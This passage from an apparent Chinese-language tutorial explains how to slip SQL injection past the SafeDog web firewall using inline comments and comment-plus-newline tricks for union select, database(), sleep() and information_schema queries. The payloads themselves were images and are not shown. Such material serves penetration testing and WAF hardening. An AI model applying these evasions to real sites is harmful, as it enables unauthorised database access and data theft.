
注:中间的//可以换成任意的垃圾字符,但不要是/*
单行注释+换行绕过

注:这样虽然能绕过,但由于后面的注释不了,所以判断不了字段数,不建议使用
union select绕过
安全狗对于单个的union,select并不拦截,但是对union select的结构拦截

绕过方法:
- 内联注释
- 单行注释+换行
内联注释饶过
这里的版本号可以fuzz,但我试了不填也可以

单行注释+换行
缺点同上面的order by单行注释+换行
常用函数绕过
database()
安全狗对于database()是直接拦截的
绕过方法:
- 内联注释

user()
绕过方法:
- 内联注释
payload与database()一样

extractvalue()/updatexml()
安全狗不会拦截extractvalue和updatexml,但是加个括号会拦截
绕过方法:
- 内联注释+单行注释+换行

updatexml同上,不多赘述
substr()
安全狗并不拦截substr()函数

猜解库:

其余同理
if()
安全狗不会拦截if函数


sleep()
绕过方法:
- 内联注释绕过
- 内联注释+单行注释+换行
内联注释绕过

注释+换行绕过
常用库、表绕过
经测试,information_schema.schemata,information_schema.tables,information_schema.column之类的系统库都会直接被拦截
绕过方法:
- 单行注释+换行+内联注释
